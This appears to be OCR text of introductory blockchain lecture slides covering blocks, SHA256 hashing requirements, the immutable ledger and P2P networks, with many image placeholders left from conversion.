# Blockchain Introduction

# Plan of Attack

- What is a Blockchain?
- Understanding SHA256 Hash
- Immutable Ledger
- Distributed P2P Network
- How Mining Works (Part 1: The Nonce)
- How Mining Works (Part 2: The cryptographic puzzle)
- Byzantine Fault Tolerance
- Consensus Protocol (Part 1: Defense against attackers)
- Consensus Protocol (Part 2: Competing chains)
- Blockchain Demo

# What is a blockchain

A blockchain is a continuously growing list of records, called blocks, which are linked and secured using cryptography.

– *Wikipedia*

# A block

1. Data: “Hello World!”
2. Prev.Hash: 034DFA357
3. Hash: 4D56E1F05


Block: #3

Data:
Kirill -> Hadelin 500 hadcoins
Kirill -> Ebay 100 hadcoins
Hadelin -> Joe 70 hadcoins


Prev.Hash: 0000DF2E57FB432A

Hash:


# A chain of blocks



# Introductory plan




# Understanding SHA256 Hash





https://github.com/anders94/blockchain-demo/

# The 5 requirements for Hash algorithms


1. One-Way
2. Deterministic
3. Fast Computation
4. The Avalanche Effect
5. Must withstand collisions




# Immutable Ledger





Traditional Ledger




Blockchain




# Distributed P2P Network




# Broadcasting




# Trust in a trustless environment



